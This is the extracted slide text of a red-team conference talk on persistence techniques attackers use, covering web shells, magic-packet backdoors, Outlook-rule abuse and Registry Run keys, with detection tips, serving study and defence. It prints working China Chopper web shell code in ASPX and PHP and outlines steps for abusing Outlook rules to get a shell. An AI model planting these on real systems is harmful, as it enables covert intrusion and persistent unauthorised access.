Ever Present Persistence
- Established Footholds
Seen in the Wild
@evan_pena2003
@ChrisTruncer
Whoami
● Evan Pena (@evan_pena2003)
○  Mandiant’s West Coast Red Team Functional Lead
○  Open Source Developer
■  ADEnumerator
■  NessusCombiner
■  NMapParser, etc.
Whoami
● Christopher Truncer (@ChrisTruncer)
○  Mandiant’s Red Team
○  Florida State Seminole
○  Open Source Developer
■  Veil Framework
■  Egress-Assess
■  EyeWitness, etc
What’s this talk about?
● Persistence
● Persisting Networks vs. Hosts
○ The Old Ways
○ New School
● What else is needed?
○ Application
○ Privilege Levels
● Detection
Persistence
Persistence
● Main goal is continued access to a
network, host, privilege level, or
whatever.
● Persistence can overlap depending on
your goal. E.g. persisting a host to persist
a network.
Persisting Hosts vs. Networks
Host Based
● We’re looking to have ad-hoc, or
programmatically defined access to a
system as close to on-demand as possible.
● All efforts in this phase are restricted to
the individual system we are targeting.
Host Based
● What do we need to be able to do?
○ Survive Reboots – the most important
aspect.
○ Compliment network based persistence.
○ Foothold into sensitive systems.
Network Based
● We’ve seen it used in two contexts:
○ Used to maintain access into a network
■  This is incredibly similar to host-based
persistence, but could be cosidered
network based for the intent it is used.
Network Based
○ Used to maintain access to different
network segments.
■  Don’t want to be VLANed off in a VOIP
network.
Network Based
● What do we want to do here?
○ Maintain persistence into unique
networks.
○ Access likely facilitated through host-
based persistence.
Persisting Networks
Web Shells
● Funny, this almost seems trivial and too
easy that no one should use it.
○ That is not the case
■  China Chopper - APT17, APT19, APT22
■  ITSecShell, reDuh, ASPShell
■  Really, even just commodity code

China Chopper
● Very tiny webshell, about 4 kb stored
server-side.
● Can be in a variety of languages (cfm,
asp, php, etc.)
● Uses a client application to interact with
the webshell
China Chopper Server Code
● ASPX
○  <%@ Page Language="Jscript"%><
%eval(Request.Item["password"],"unsafe"
);%>
● PHP
○  <?php @eval($_POST['password']);?>
https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html
China Chopper
● Pretty awesome features in it
○ File Explorer - including uploading and
downloading of files, mod of timestamp
○ Database Client - mssql, mysql
○ Command Shell - normal ownage
Web Shell Prevention/Detection
● Hunt for known bad files
○ Hashes, other file/text-based indicators
● Blacklist all filetypes except expected
files for upload functionality
● Don’t allow your web server to execute
files uploaded from untrusted sources

Magic Packet
●  Or, how to access port 12345 with a
packet to port 443
●  Attacker’s problem:
○  Compromised a web server (ports 80
and 443 are occupied)
Magic Packet
○  Firewalls prevent connections to any
other port
○  Wants a TCP backdoor to be remotely
accessible
■  Can’t be bothered to write a web
shell

Magic Packet - Creative Solution
●  Run backdoor, listening on 12345
●  Run malware “low” in the network stack
that will:
○  Check incoming TCP SYN packets
○  When a SYN packet contains a specific
signature, change the destination port
from 443 to 12345

Magic Packet - Creative Solution
○  Windows network stack will deliver the
packet to backdoor
○  Malware alters the port in all
subsequent packets for that TCP
stream

Magic Packet – Creative Solution
Syn, dport: 443
data=s3cr37Malware
Syn, dport: 12345
SynAck
sport: 12345
SynAck
sport: 443
12345
Compromised System
443
Outlook
● Outlook rules can help provide a really
unique way to gain access to a system.
● Silent Break wrote a post on leveraging
outlook rules to gain access to a user’s
system.
○ Focused on access, but can be used for
persistence too :)
h"ps://silentbreaksecurity.com/malicious-outlook-rules/
Outlook

● Create a modified Outlook rule to
execute a binary when the trigger subject
is received.
● Sync the rule against target user account.
● Send e-mail that triggers the rule.
● Get shell :)
https://silentbreaksecurity.com/wp-content/uploads/2015-10-14_13-45-16.jpg
Outlook
● Additional tweaks
○ Have it auto-delete the e-mail when it
arrives to prevent detection from the
user/victim
●  https://silentbreaksecurity.com/malicious-outlook-rules/
Outlook
● Detection:
○ Casey Smith – Link for searching server-
side rules
○  https://blogs.msdn.microsoft.com/canberrapfe/2012/11/05/ever-needed-to-find-server-side-outlook-rules-that-forward-
mail-outside-of-your-organisation/
○ Main IOC is a rule set to execute a binary
when a certain event happens.

Through Credentials?
Persisting Hosts
The Old Way
Registry Hacks
● Probably the 101 method of host based
persistence.
● Really easy to setup, and can be
configured from varying levels of
permissions.
● Can be used to compliment new ways.
Registry Hacks

● You can configure it to run when the
machine starts, or when a user logs into
the machine.
○  HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun
○  HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun
● These methods are also highly publicized
and are the first thing most defensive
tools look for.
Registry Hacks
